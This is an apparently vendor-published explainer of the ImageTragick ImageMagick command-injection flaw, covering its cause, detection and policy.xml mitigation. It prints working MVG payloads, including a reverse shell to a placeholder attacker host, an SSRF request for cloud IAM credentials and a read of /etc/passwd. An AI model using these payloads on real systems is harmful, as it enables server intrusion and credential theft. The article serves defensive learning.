What is ImageTragick Vulnerability? Ways to Exploit, Examples and Impact
Discover how ImageTragick (CVE-2016-3714) works. Learn to exploit and mitigate RCE in ImageMagick with practical examples and security best practices.

Image processing is a fundamental component of the modern web. Whether it is a social media platform resizing a profile picture, an e-commerce site generating thumbnails, or a CMS processing user uploads, the ability to handle various image formats is essential. However, in 2016, a critical set of vulnerabilities known as ImageTragick (CVE-2016-3714) sent shockwaves through the cybersecurity community. This flaw allowed attackers to execute arbitrary code on servers simply by uploading a maliciously crafted image file.
In this guide, we will dive deep into the technical mechanics of the ImageTragick vulnerability, explore practical exploitation examples, and discuss how you can protect your infrastructure from similar command injection flaws. Understanding ImageTragick is not just a history lesson; it provides vital insights into how improper input validation in third-party libraries can lead to full system compromise.
What is ImageMagick?
To understand ImageTragick, we must first understand ImageMagick. ImageMagick is one of the most popular open-source software suites used for displaying, converting, and editing raster image and vector image files. It supports over 200 image formats, including common ones like PNG, JPEG, and GIF, as well as more complex formats like SVG, PDF, and MVG (Magick Vector Graphics).
Because of its versatility, ImageMagick is integrated into countless web development frameworks and libraries, such as PHP’s imagick extension, Ruby’s RMagick and Paperclip gems, and Python’s Wand. When a user uploads an image to a website, the backend often passes that image to ImageMagick for processing. If ImageMagick is vulnerable, the entire server becomes a target.
The Technical Root Cause: Understanding Delegates
At the heart of the ImageTragick vulnerability is a feature called "delegates." ImageMagick is extremely powerful, but it cannot natively handle every single file format. To bridge this gap, it uses delegates—external system commands or libraries—to process specific file types. For example, if you ask ImageMagick to process a PDF, it might call Ghostscript to do the heavy lifting.
These delegate commands are defined in a configuration file usually named delegates.xml. When ImageMagick encounters a format it cannot handle directly, it constructs a shell command string, inserts the filename or other parameters into that string, and executes it using a system call like system() or popen().
How Command Injection Occurs
The vulnerability arises because ImageMagick failed to properly sanitize the input strings before passing them to the shell. Specifically, it allowed shell metacharacters (like backticks `, semicolons ;, or pipes |) to be embedded within the filenames or internal image metadata.
When the delegate command is executed, the shell interprets these metacharacters, allowing an attacker to "break out" of the intended command and execute their own arbitrary commands on the underlying operating system. This is the definition of Remote Code Execution (RCE).
Common Types of ImageTragick Vulnerabilities
While CVE-2016-3714 is the most famous RCE flaw, the ImageTragick disclosure actually covered several related issues:
- Remote Code Execution (CVE-2016-3714): The primary flaw involving shell command injection via delegates.
- Server-Side Request Forgery (CVE-2016-3715): Allowing an attacker to make the server perform HTTP or FTP requests to internal or external resources.
- File Deletion (CVE-2016-3716): Allowing an attacker to delete arbitrary files on the server.
- Local File Read (CVE-2016-3717): Allowing an attacker to read the contents of local files (e.g.,
/etc/passwd) and leak them through the image output. - File Move (CVE-2016-3718): Allowing an attacker to move local files to different locations.
Practical Exploitation Examples
Let’s look at how an attacker might craft a malicious file to exploit these vulnerabilities. The most common vector for this attack is the Magick Vector Graphics (MVG) format, which is a modular image format used by ImageMagick.
1. Remote Code Execution (RCE) Payload
An attacker creates a file named exploit.mvg with the following content:
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|ls "-la)'
pop graphic-context
In this example, the url() directive is intended to fetch an external image to fill a shape. However, the attacker has added a double quote to close the expected string, followed by a pipe | and the command ls -la. When ImageMagick processes this file using its internal delegate system, it might execute a command similar to:
curl -s -L "https://example.com/image.jpg"|ls "-la" > /tmp/output
The shell executes ls -la, and the attacker successfully runs code on the server. To gain a full reverse shell, the payload might look like this:
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|bash -i >& /dev/tcp/attacker-ip/4444 0>&1")'
pop graphic-context
2. Server-Side Request Forgery (SSRF) Payload
SSRF allows an attacker to use the vulnerable server as a proxy to attack other internal systems that are not exposed to the public internet. This is particularly dangerous in cloud environments where the attacker can target the instance metadata service (e.g., 169.254.169.254 in AWS).
push graphic-context
viewbox 0 0 640 480
fill 'url(http://169.254.169.254/latest/meta-data/iam/security-credentials/)'
pop graphic-context
If the server processes this image, it will attempt to fetch the URL, and the resulting data (potentially containing AWS access keys) might be rendered into the output image or returned in an error message.
3. Local File Read Payload
An attacker can use the label or text features in ImageMagick to read sensitive files from the server's filesystem.
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'label:@/etc/passwd'
pop graphic-context
When this file is converted to a PNG or JPEG, the contents of /etc/passwd will be rendered as text inside the resulting image file, allowing the attacker to download the image and read the sensitive data.
Real-World Impact of ImageTragick
The impact of ImageTragick was massive because of how many web applications allow user-generated content. Any site that allowed users to upload photos—social networks, blogs, forums, and profile settings—was potentially at risk.
Because ImageMagick often runs with the privileges of the web server (like www-data or apache), an attacker who achieves RCE can:
- Access and steal database credentials.
- Read source code and sensitive configuration files.
- Pivot to other servers within the internal network.
- Install persistent backdoors or web shells.
- Deface the website or delete all data.
How to Detect ImageTragick Vulnerabilities
If you are a security professional or a developer, you need to know if your environment is susceptible.
Manual Testing with CLI
You can check the version of ImageMagick installed on your system using the following command:
identify -version
Versions older than 6.9.3-10 or 7.0.1-1 are generally considered vulnerable to the original ImageTragick exploits. However, checking versions is not enough, as many Linux distributions backport security fixes without changing the primary version number.
Using a Test Script
You can create a simple proof-of-concept (PoC) file to see if the server executes commands. Create a file named test.mvg:
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg"|touch /tmp/vulnerable")'
pop graphic-context
Run ImageMagick against it:
convert test.mvg out.png
If the file /tmp/vulnerable is created, your installation is vulnerable to RCE.
Mitigation and Prevention Strategies
Fixing ImageTragick requires a multi-layered approach. Simply updating the software is the first step, but hardening the configuration is the most effective long-term solution.
1. Update ImageMagick
Ensure you are running the latest version of ImageMagick provided by your operating system's package manager.
sudo apt-get update && sudo apt-get install imagemagick
2. Modify the Policy File (The Best Defense)
ImageMagick provides a powerful security mechanism called policy.xml. This file allows you to disable specific "coders" or delegates that are known to be dangerous. By disabling the vulnerable coders like MVG, HTTPS, and MSL, you can block the exploit even if the software version is old.
Locate your policy.xml (usually in /etc/ImageMagick/ or /etc/ImageMagick-6/) and add the following lines inside the <policymap> section:
<policymap>
  <policy domain="coder" rights="none" pattern="EPHEMERAL" />
  <policy domain="coder" rights="none" pattern="URL" />
  <policy domain="coder" rights="none" pattern="HTTPS" />
  <policy domain="coder" rights="none" pattern="MVG" />
  <policy domain="coder" rights="none" pattern="MSL" />
  <policy domain="coder" rights="none" pattern="TEXT" />
  <policy domain="coder" rights="none" pattern="SHOW" />
  <policy domain="coder" rights="none" pattern="WIN" />
  <policy domain="coder" rights="none" pattern="PLT" />
</policymap>
This configuration explicitly denies ImageMagick the right to use these specific formats, effectively neutralizing the ImageTragick attack vector.
3. Verify Magic Bytes
Before passing a file to ImageMagick, your application should verify the file's content. Do not rely solely on the file extension (e.g., .jpg). An attacker can rename exploit.mvg to exploit.jpg, and ImageMagick will still parse it as an MVG file if the content matches. Use "magic bytes" or MIME type detection to ensure that a JPEG is actually a JPEG.
4. Use Sandboxing and Least Privilege
Run image processing tasks in an isolated environment, such as a Docker container with limited resources and no network access. Furthermore, ensure the process running ImageMagick has the minimum necessary permissions on the filesystem.
Conclusion
The ImageTragick vulnerability serves as a stark reminder of the risks associated with complex third-party libraries. When software attempts to be a "jack of all trades" by supporting hundreds of formats through external shell commands, the attack surface expands exponentially. For beginners, the lesson is clear: never trust user input, even when that input is "just an image."
By keeping your software updated, implementing strict security policies in policy.xml, and validating file types beyond their extensions, you can significantly reduce your risk of falling victim to command injection attacks.
To proactively monitor your organization's external attack surface and catch exposures like outdated image processing libraries before attackers do, try Jsmon.



